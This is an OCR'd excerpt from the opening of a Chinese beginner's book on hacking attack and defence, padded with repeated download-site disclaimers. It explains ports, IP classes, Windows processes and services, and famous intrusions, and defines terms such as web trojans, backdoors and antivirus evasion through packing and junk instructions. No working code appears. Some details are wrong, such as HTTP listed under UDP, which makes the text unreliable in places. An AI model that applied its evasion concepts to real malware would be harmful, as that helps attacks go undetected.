免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

未知漏洞。同时，还要学习从海量的漏洞中寻找有价值的、可被利用的漏洞进行试验，其最终的目的是修补这个漏洞，提升自身技巧。

● 利用漏洞

对于正派黑客来说，漏洞是要被修补的；而对于邪派黑客来说，漏洞是用来搞破坏的。他们的基本前提都是“利用漏洞”，黑客利用漏洞可以做以下几方面的事情。

（1）获得系统信息：有些漏洞会泄漏系统信息，暴露敏感资料，从而可进一步入侵系统。

（2）入侵系统：通过漏洞进入系统内部，可以取得服务器或电脑上的内部资料，也可以完全掌管服务器或电脑。

（3）寻找下一个目标：一个胜利意味着下一个目标的出现，黑客可充分利用已经掌管的服务器或电脑，寻找并入侵下一个系统。

（4）维护网络安全：正派黑客在完成上面的工作后，会修复漏洞或者通知系统管理员作修复，以维护网络安全。

（5）破坏系统：邪派黑客在完成上面的工作后，会判断服务器或电脑是否还有利用价值。如果有，他们会在服务器或电脑上植入木马或者后门，便于下一次来访；而对于没有利用价值的服务器或电脑他们决不留情，使系统崩溃会让他们感到无限的乐趣。

03 历史上著名的黑客事件

目前，黑客对社会造成的危害极其严重，已经引起各国政府和治安机关的密切关注，今日的黑客已经蜕变成威胁社会和网络正常秩序的罪犯。国内外都屡有黑客事件发生，下面列举一些近年来国内外比较典型的黑客事件。

- 1983 年，凯文·米特尼克使用大学里的一台电脑，擅自进入今日互联网的前身 ARPA 网，并通过该网进入了美国五角大楼的电脑。
- 1999 年，梅利莎病毒使世界上 300 多家公司的电脑系统崩溃，该病毒造成的损失接近 4 亿美金。它是首个具有全球破坏力的病毒，该病毒的编写者戴维·斯密斯在编写此病毒时年仅 30 岁。
- 2000 年，年仅 15 岁，绰号“黑手党男孩”的黑客在 2 月 6 日到 2 月 14 日期间成功侵入包括雅虎、eBay 和 Amazon 在内的大型网站服务器，并阻止服务器向用户提供服务。
- 2008 年，一个全球性的黑客组织利用 ATM 欺诈程序攻破了一种名为 RBS WorldPay 的银行系统，并在 11 月 8 日午夜，利用团伙作案从世界 49 个城市，总计超过 130 台 ATM 机上提取了 900 万美元。
- 2009 年 7 月 7 日，韩国遭受了有史以来最猛烈的一次网络攻击。韩国总统府、国会、国家情报院和国防部等国家机关，以及金融界、媒体和防火墙企业网站都遭到了攻击；9 日韩国国家情报院和国民银行网站无法访问；韩国国会、国防部、外交通商部等机构的网站一度无法打开。
- 2010 年 1 月 12 日上午 7 点钟开始，全球最大中文搜索引擎百度遭到黑客攻击，长时间无法正常访问。主要表现为跳转到雅虎出错页面，出现伊朗网军图片，出现“天外符号”等。这次的攻击疑似来自境外，利用的 DNS 记录篡改的方式。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

04 黑客必须了解的网络知识

作为一名合格的黑客，必须了解相关的网络知识，例如 IP 地址、网络服务、网络协议等。

● IP地址的表示方法

IP 地址就像生活中的家庭住址一样，如果要给某个人写信，就要知道他的地址，这样邮递员才能把信送到。计算机就好比是邮递员，它必须知道惟一的家庭住址才不至于把信送错。所不同的是，我们家庭住址使用文字来表示，而计算机的地址用二进制数字来表示。

IP（如无特别说明，本书中均指 IPV4）地址的长度为 32 位，分为 4 个字节，每个字节对应 8 位二进制位，即每部分数字不超过 2^8=256。例如，一个用二进制形式记录的 IP 地址可以表示为：11000000 10011110 00000011 00000101。

为了方便记忆和使用，IP 地址的每个字节通常用十进制形式表示，每段数字的范围为 0 ～ 255，段与段之间用句点隔开，如上面的 IP 地址就可以表示为：192.158.3.5。IP 地址的这种表示方法叫做“点分十进制表示法”，这显然比 1 和 0 更容易记忆。

● IP地址的分类

最初设计互联网络时，为了便于寻址以及层次化构造网络，把每个 IP 地址分为网络地址和主机地址两部分。同一个物理网络上的所有主机都使用同一个网络地址，而同一个网络上的一个主机都有一个主机地址与其对应。

IP 地址根据网络地址的不同分为 5 种类型，即 A 类地址、B 类地址、C 类地址、D 类地址和 E 类地址。

❶ A 类 IP 地址

一个 A 类 IP 地址由 1 字节的网络地址和 3 字节的主机地址组成，网络地址的最高位必须是 0，地址范围为 1.0.0.1 ～ 126.255.255.254（二进制表示为：00000001 00000000 00000000 00000001 ～ 01111110 11111111 11111111 11111110）。可用的 A 类网络有 126 个，每个网络能容纳 16777214 个主机地址。

❷ B 类 IP 地址

一个 B 类 IP 地址由 2 字节的网络地址和 2 字节的主机地址组成，网络地址的最高位必须是 10，地址范围为 128.1.0.1 ～ 191.255.255.254（二进制表示为：10000000 00000001 00000000 00000001 ～ 10111111 11111111 11111111 11111110）。可用的 B 类网络有 16382 个，每个网络能容纳 65534 个主机地址。

❸ C 类 IP 地址

一个 C 类 IP 地址由 3 字节的网络地址和 1 字节的主机地址组成，网络地址的最高位必须是 110，地址范围为 192.0.1.1 ～ 223.255.255.254（二进制表示为：11000000 00000000 00000001 00000001 ～ 11011111 11111111 11111110 11111110）。C 类网络可达 2097150 个，每个网络能容纳 254 个主机地址。

❹ D 类 IP 地址

D 类 IP 地址第一个字节以 1110 开始，地址范围为 224.0.0.1 ～ 239.255.255.254。它是一个


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

专门保留的地址，并不指向特定的网络，目前这一类地址被用在多点广播（Multicast）中。多点广播地址用来一次寻址一组计算机，它标识共享同一协议的一组计算机。

⑤ E 类 IP 地址

E 类地址仅作将来保留研究之用，它以 11110 开始，全 0（0.0.0.0）的 IP 地址指任意网络，全 1 的 IP 地址（255.255.255.255）是当前子网的广播地址，下图为 IP 地址分类示意图。



● 网络服务

“网络服务”是指在网络上运行的、面向服务的、基于分布式程序的软件模块，采用 HTTP 和 XML 等互联网通用标准，使人们可以在不同的地方通过不同的终端设备访问 Web 上的数据，如网上订票、在线查询等。网络服务在电子商务、电子政务、公司业务流程电子化等领域有广泛的应用。

● 网络协议

网络协议就是网络之间沟通、交流的桥梁，只有具有相同网络协议的计算机之间，才能进行信息的沟通与交流。网络协议是计算机在网络中实现通信时必须遵守的约定，所以也被称作是通信协议，主要是对信息传输的速率、传输代码、代码结构、传输控制步骤、出错控制等制定的标准。

05 黑客攻击相关术语

作为一名成功的黑客，在深入学习黑客攻击之前，需要先学习一些与黑客攻击相关的术语，例如木马、后门等。

● 木马

在计算机领域中，木马指的是一类恶意程序，是具有隐藏性、自发性的，可被用来进行恶意破坏的程序，大多数木马不会直接对计算机产生危害，而主要以控制计算机为主。目前具有远程控制功能的木马有：冰河、灰鸽子、上兴、网络神偷、FLUX 等。

● 网页木马

网页木马并不是木马程序，而应该称为网页木马“种植器”，是一种通过攻击浏览器或浏览器外挂程序（目标通常是 IE 浏览器和 ActiveX 程序）的漏洞，向目标计算机植入木马、病毒、密码盗取等恶意程序的手段。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

网页木马通常是将恶意代码直接插入到正常的网页文件中，当该网页被访问时，网页木马就会利用对方系统或者浏览器的漏洞，自动将配置好的木马服务端下载到访问者的计算机上并自动执行。

● 网页挂马

网页挂马是通过在正常的网页中插入一段恶意代码，使浏览者在打开网页时执行该代码，然后下载并运行某木马的服务器商程序，进而控制浏览者的主机。

网页挂马的目的是将木马下载到用户本地计算机，并进一步执行。当木马获得执行之后，就意味着会有更多的木马被下载，使用户的计算机进入一个恶性的循环，从而遭到攻击和控制。

目前很多游戏网站被挂马，其目的是盗取浏览该网站玩家的游戏账号，而那些大型网站被挂马，则是为了搜集大量的“肉鸡”。网站被挂马不仅会使网站失去信誉，丢失大量客户，同时也会让普通用户陷入黑客设下的陷阱，从而沦为黑客的“肉鸡”。

● 后门

后门又称为 Back Door，是绕过安全性控制而获取对程序或系统访问权的方法。在软件的开发阶段，程序员会在软件内创建后门以便可以修改程序中的缺陷。如果后门被黑客发现，或是在发布软件之前没有删除后门，就会为黑客攻击提供便利。

● 肉鸡

肉鸡就是被黑客攻破、种植了木马病毒的计算机，黑客可以随意操纵并利用它做任何操作。肉鸡可以是各种系统，例如 Windows、Linux、Unix 等，也可以是一家公司、企业、学校，甚至是政府军队的服务器。

● 弱口令

弱口令是指仅包含简单数字和字母的口令，例如 123、abc 等。由于这样的口令很容易被别人破解，从而使用户的计算机面临风险，所以用户应尽可能把自己的密码设置得复杂些。

目前，很多地方都须使用用户名和口令，因此设置复杂口令就显得更加重要。如果使用弱口令，则非常容易被黑客破解。

● 溢出

确切地说，溢出应该是“缓冲区溢出”，简单的解释就是程序对接受的输入数据没有执行有效地检测而导致的错误，后果可能是造成程序崩溃或是执行攻击者的命令。

溢出的种类大致可分为两类，分别是堆溢出和栈溢出。

● 注入

目前，由于程序员水平的限制，相当大一部分应用程序存在安全隐患。黑客可以通过提交一段数据库查询代码，然后根据程序返回的结果，获得某些有用的数据，这就是注入式攻击的基本原理。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

● 免杀

免杀，就是通过加壳，加密、修改特征码、加花指令等技术来修改程序，使其逃过杀毒软件的查杀。目前免杀主要有以下两种方式。

- 开源免杀：指在有病毒、木马源代码的前提下，通过修改源代码进行免杀。
- 手工免杀：指在仅有病毒、木马的可执行文件（PE文件）的情况下进行免杀。

● 加壳

加壳是指利用特殊的算法，将 EXE 可执行程序或 DLL 动态链接库文件的编码进行改变，以达到缩小文件体积或者加密程序编码，甚至躲过杀毒软件查杀的目的。加壳类似于 WinZip 压缩效果，只是经过加壳压缩后的文件可以独立运行，且解压过程完全隐蔽，均在内存中完成。加壳文件附加在原程序上通过 Windows 加载器载入内存后，先于原始程序执行，并在执行过程中对原始程序进行解密、还原，还原完成后再把控制权交还给原始程序，执行原来的代码部分。

加上外壳后，原始程序代码在磁盘文件中一般以加密后的形式存在，只有在执行时才在内存中还原，这样可以比较有效地防止破解者对程序文件的非法修改，同时也可以防止程序被静态反编译。目前较常用的壳有 AsPack、PE-Pack、PECompact、UPX 等。

● 花指令

花指令是指程序中有一些特殊的汇编指令，由设计者特别构思，希望通过让汇编语句进行一些跳转，从而让破解者无法清楚正确地反汇编程序的内容。经典的花指令是一些跳转指令，目标位置是另一条指令的中间，这样在反汇编的时候便会出现混乱。

06 认识系统进程、端口、服务

进程、端口和服务是计算机操作系统中不可缺少的部分，一个进程对应一个程序，服务则常和端口联系在一起，一个端口对应一个服务，如 Web 服务默认对应 80 端口等。

● 进程

进程是程序在计算机上的一次执行活动。运行一个程序，就启动了一个进程。进程可以分为系统进程和用户进程两种。用于完成操作系统各种功能的进程是系统进程，由用户启动的进程则为用户进程。

进程是系统运行的基本条件，有了这些进程，系统才可以正常运行。Windows XP 中正常的系统进程如下。

（1）svchost.exe

进程文件：svchost或者svchost.exe

进程名称：Microsoft Service Host Process

作用：svchost.exe是Windows操作系统的一个系统程序，用于执行DII文件，该程序对系统的正常运行非常重要。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

（2）IEXPLORE.EXE

进程文件：iexplore或者iexplore.exe

进程名称：Microsoft Internet Explorer

作用：iexplore.exe是Microsoft Internet Explorer的主程序，供用户在网上冲浪，以及访问本地Internet网络。

（3）rundll32.exe

进程文件：rundll32或者rundll32.exe

进程名称：Microsoft Rundll32

作用：rundll32.exe用于在内存中运行dll文件，它们会在应用程序中被使用，该程序对系统的正常运行也非常重要。

（4）ctfmon.exe

名称：Alternative User Input Services

作用：ctfmon.exe是Microsoft Office产品套装的一部分，是有关输入法的可执行程序。

（5）winlogon.exe

进程文件：winlogon 或者 winlogon.exe

进程名称：Microsoft Windows Logon Process

作用：winlogon.exe是Windows登录管理器，用于处理登录和退出系统。

（6）wdfmgr.exe

进程文件：wdfmgr或者wdfmgr.exe

进程名称：Windows Driver Foundation Manager

作用：wdfmgr.exe是Microsoft Windows Media Player 10播放器的相关程序，该进程用于减少兼容性问题。

（7）alg.exe

进程文件：alg 或者 alg.exe

进程名称：Application Layer Gateway Service

作用：alg.exe是Windows操作系统自带的程序，用于处理Windows网络连接共享和网络连接防火墙。

（8）smss.exe

进程文件：smss或者smss.exe

进程名称：Session Manager Subsystem

作用：smss.exe是Windows操作系统的一部分，该进程调用对话管理子系统和负责操作系统的对话。

（9）explorer.exe

进程文件：explorer或者explorer.exe

进程名称：Microsoft Windows Explorer

作用：explorer.exe是Windows程序管理器或者Windows资源管理器，用于管理Windows图形壳，包括开始菜单、任务栏、桌面和文件管理。删除该程序将导致Windows图形界面无法使用。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

（10）csrss.exe

进程文件：csrss或者csrss.exe

进程名称：Microsoft Client/Server Runtime Server Subsystem

作用：csrss.exe是微软客户端/服务端运行时的子系统，管理Windows图形的相关任务。

（11）lsass.exe

进程文件：lsass或者lsass.exe

进程名称：Local Security Authority Service

作用：lsass.exe是关于微软安全机制的系统进程，主要处理一些特殊的安全机制和登录策略。

（12）timplatform.exe

进程文件：timplatform或者timplatform.exe

进程名称：Timplatform

作用：timplatform.exe是腾讯即时通讯客户端的相关程序。

在 Windows 系统自带的任务管理器中可以查看当前正在运行的进程，具体的操作步骤如下。

步骤 01 在 Windows 系统中按 Ctrl+Alt+Delete 组合键，打开“任务管理器”窗口，切换到“进程”选项卡，可看到本机中开启的所有进程。



步骤 02 如果想要更为详细地查看进程的内容，则可以设置进程显示的项目。在“任务管理器”窗口中执行“查看 > 选择列”命令，打开“选择列”对话框，勾选相应复选框，单击“确定”按钮即可。



步骤 03 在“进程”选项卡中选中某一进程并单击鼠标右键，从弹出的快捷菜单中可以对进程进行其他操作，如结束进程、结束进程树、设置优先级等。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

端口的分类

计算机中的端口按不同的标准可以分为很多类，其中最常用的分类标准有以下两种。

按端口号分布划分

按端口号分布划分，可以将端口分为三大类，分别为：公认端口、注册端口、动态和/或私有端口。

（1）公认端口

公认端口（Well Known Ports）是指那些用户所熟知的端口号，范围为0~1023，它们紧密绑定于一些服务。通常这些端口的通讯明确表明了某种服务的协议。例如，80端口分配给WWW服务，21端口分配给FTP服务等。

我们在IE浏览器的地址栏中输入一个网址时不必指定端口号，因为默认情况下WWW服务的端口号即为80。

（2）注册端口

注册端口（Registered Ports）的端口号范围为1024~49151，它们松散地绑定于一些服务。也就是说有许多服务绑定于这些端口，而这些端口又同样用于许多其他的目的，且大多没有明确的定义服务对象，应用程序可以根据自己的需要进行定义。例如，我们常用的聊天软件腾讯QQ用的就是4000端口。

（3）动态和/或私有端口

动态和/或私有端口（Dynamic and/or PrivatePorts）的端口号范围为49152~65535。理论上，不应为服务分配这些端口，而实际上到机器通常从1024起分配动态端口。但也有例外，如SUN的RPC端口就是从32768开始的。

按通信服务方式划分

计算机通信的连接方式有以下两种。

第一种是直接与接收方进行的连接，发送信息以后，可以确认信息是否到达，这种方式大多采用TCP协议。

第二种是不直接与接收方进行连接，只管把信息放在网上发出去，而不管信息是否到达，也就是“无连接方式”。这种方式大多采用UDP协议，IP协议也是一种无连接方式。

对应使用以上两种通信协议的服务所提供的端口，可将端口分为TCP协议端口和UDP协议端口。计算机之间相互通信一般就采用这两种通信协议。

使用TCP协议的常见端口主要有以下几种。

- FTP：即文件传输协议，用于控制文件的双向传输。同时，它也是一个应用程序，用户可以通过与世界各地所有运行FTP协议的服务器相连，来访问服务器上的大量程序和信息。FTP的主要作用就是让用户连接上一个远程计算机，以查看该远程计算机上的文件，然后把文件从远程计算机拷贝到本地计算机，或把本地计算机上的文件传送到远程计算机中。

- Telnet：是Internet远程登陆服务的标准协议和主要方式，它为用户提供了在本地计算机上完成远程主机工作的能力。在安装有Telnet程序的终端机中输入命令，这些命令就像是从服务器的控制台上输入一样直接在服务器上运行，在本地也能控制服务器。Telnet是常用的远程控制Web服务器的方法。

溜客资源网 WwW.176Ku.CoM，1000G无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- SMTP：即简单邮件传输协议，它是一组用于由源地址到目的地址传送邮件的规则，由它来控制信件的中转方式，帮助每台计算机在发送或中转信件时找到下一个目的地。通过SMTP协议所指定的服务器，即可把E-mail寄到收信人的服务器上。
- POP3：即邮局协议的第3个版本，它是规定个人计算机如何连接到互联网上的邮件服务器进行收发邮件的协议。它是因特网电子邮件的第一个离线协议标准，允许用户从服务器上把邮件存储到本地主机，同时根据客户端的操作，删除或保存在邮件服务器上的邮件。本协议主要用于支持使用客户端远程管理在服务器上的电子邮件。

使用 UDP 协议的常见端口主要有以下几种。

- HTTP：即超文本传输协议，是互联网上应用最为广泛的一种网络协议。所有的WWW文件都必须遵守这个标准。
- DNS：多用于域名解析，由解析器和域名服务器组成。域名服务器是指保存有该网络中所有主机的域名和对应IP地址，并具有将域名转换为IP地址功能的服务器。其中域名必须对应一个IP地址，而IP地址不一定有域名。
- SNMP：即简单网络管理协议，用来对通信线路进行管理。SNMP的目标是管理互联网Internet上众多厂家生产的软硬件平台，因此SNMP受Internet标准网络管理框架的影响也很大。现在SNMP已经出到第三个版本的协议，其功能较以前已经大大地加强和改进了。
- OICQ：使用网络数据通信协议，并可与移动通讯终端等多种通讯方式相连。


另外，代理服务器常用以下端口。

- HTTP协议代理服务器常用端口号：80/8080/3128/8081/9080。
- SOCKS代理协议服务器常用端口号：1080。
- FTP协议代理服务器常用端口号：21。
- Telnet协议代理服务器常用端口号：23。

系统自带的“TCP/IP筛选”功能对服务器端口的限制

用户还可以自行对计算机中的端口进行限制，以关闭不需要的端口。在 Windows 2000 以上版本的操作系统中，不需要安装任何其他软件，利用系统自带的“TCP/IP 筛选”功能，就可以实现服务器端口的限制。具体的操作步骤如下。

步骤 01 在桌面上右击“网上邻居”图标，在弹出的快捷菜单中选择“属性”命令，打开“网络连接”窗口。双击“本地连接”图标，打开“本地连接 状态”对话框。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 02 单击“属性”按钮，打开“本地连接 属性”对话框，在“此连接使用下列项目”列表框中选择“Internet 协议 (TCP/IP)”选项。



步骤 03 单击“属性”按钮，打开“Internet 协议 (TCP/IP) 属性”对话框。



步骤 04 在该对话框中单击“高级”按钮，打开“高级 TCP/IP 设置”对话框。



步骤 05 切换到“选项”选项卡，在“IP 地址”列表框中选择“TCP/IP 筛选”选项，单击“属性”按钮，打开“TCP/IP 筛选”对话框。



步骤 06 勾选“启用 TCP/IP 筛选（所有适配器）”复选框，并选择“只允许”单选按钮，单击“添加”按钮，打开“添加筛选器”对话框。



步骤 07 在“TCP 端口”文本框中输入允许开启的端口，然后单击“确定”按钮，将只允许开启添加的端口。

这里需要注意的是：在网络技术中，端口有多种意思，一种是物理意义上的端口，如集线器、交换机、路由器等连接设备，用于连接其他的网络设备的接口，常见的有 RJ-45 端口、Serial 端口等；另一种是逻辑意义上的端口，一般指 TCP/IP 协议中的端口，范围是从 0 到 65535（256×256-1），上述所关闭的端口就是指 TCP/IP 中的端口。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

服务

开启计算机后，系统会默认启动很多服务项，且每项服务都有一个具体的文件存在，一般存储在 C:\Windows\system32 文件夹下，其扩展名一般为 .exe、.dll、.sys 等。另外，还可以根据自己的需要开启操作系统中相应的服务和关闭不必要的服务。这里以 Windows XP 系统为例，讲解开启相应服务的操作步骤。

步骤 01 执行“开始 > 控制面板”命令，打开“控制面板”窗口。双击“管理工具”图标，打开“管理工具”窗口。




步骤 02 双击“服务”图标，打开“服务”窗口。也可以在“运行”对话框中输入 services.msc 命令，单击“确定”按钮，打开“服务”窗口。



步骤 03 在“服务”列表中可看到本机中所有的服务，右击要开启的“服务”，在弹出的快捷菜单中选择“属性”命令，即可打开该服务的“属性”对话框。单击“启动类型”下拉按钮，弹出下拉列表选择“自动”选项。



步骤 04 单击“应用”按钮后再单击“确定”按钮，即可启用该服务。关闭不必要的服务和开启服务的操作正好相反，这里不再赘述。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

07 文件和文件系统概述

文件和文件系统也是学习黑客之前必须了解的内容。

● 文件

文件是存储于外存储器中，具有名字的一组相关信息的集合，在 Windows 系统中所有的程序和数据均以文件形式存入磁盘。文件由文件名和图标组成，一种类型的文件具有相同的图标，且文件名不能超过 255 个字符（包括空格）。

文件名由 4 个部分组成：[< 盘符 >][< 路径 >]< 文件名 >[<.. 扩展名 >]，其作用是惟一标识一个文件。文件名由 1 ～ 8 个字符组成，构成文件名的字符分为以下 3 类。

- 26 个英文字母：a~z 或 A~Z。
- 10 个阿拉伯数字：0~9。
- 一些专用字符：$、#、&、@、!、%、()、{}、-、_。

需要注意的是，在文件名中不能使用 <、>、\、//、[、]、:、!、+、=，以及小于 20H 的 ASCII 字符。另外，可根据需要自行命名文件，但不可与 DOS 命令文件同名。

● 文件系统

操作系统中负责管理和存储文件信息的软件机构称为文件管理系统，简称文件系统，主要由与文件管理有关的软件、被管理的文件以及实施文件管理所需的数据结构三部分组成。从系统角度来看，文件系统是对文件存储器空间进行组织和分配，负责文件的存储并对存入的文件进行保护和检索的系统。具体来说，主要负责为用户建立文件，存入、读出、修改、转储文件，控制文件的存储，当用户不再使用时撤销文件等。

文件系统是用于组织和存储文件的目录结构，也是操作系统中用于明确磁盘或分区上的文件的方法和数据结构，即在磁盘上组织文件的方法。

08 学习本书的目的

目前网络中的黑客软件泛滥，普通用户只需要掌握一些工具的使用方法，就能轻易而举地达到某方面的目的。

天下没有免费的午餐，大部分的黑客工具或后门程序中都存在一些木马或者病毒，若没有安全技术方面的知识积累，在使用这些工具攻击别人计算机或网站时，有可能自己的计算机会最先中招。

随着计算机用户网络安全意识的日益增强，以及杀毒软件、防火墙、主动防御软件越来越强大的功能，致使普通用户使用黑客工具入侵越来越困难。本书中有关大量黑客工具攻防技术的描述，目的是使用户能够认清这些工具的危害和了解基本操作，掌握一些工具的原理，并能够根据原理掌握必要的防范技术，在一攻一防中提高自己的网络安全技能，在复杂的网络环境中面对各种安全问题时都能做到游刃有余。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

黑客基础知识大放送

Chapter 01

本章将从黑客攻防的基本知识出发，首先让读者对黑客攻防的有关端口、常用的命令等内容有一个基本的认识，同时，又详细介绍了如何创建网络安全测试环境，包括先虚拟硬件的基础知识、虚拟系统的建立以及虚拟工具的安装等，对安全测试环境有一个全面认识。

重点实例



● 使用 Netstat 命令查看网络连接



● 设置虚拟机



● 在 VMware 中安装 Windows 系统

知识要点

1. 黑客攻击的入口——端口
2. 黑客常用命令大放送
3. 创建安全的网络测试环

建议学习时间：30分钟

学习内容	学习时间
● 黑客攻击的入口——端口	5分钟
● 黑客常用命令大放送	10分钟
● 创建安全的网络测试环境	15分钟

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

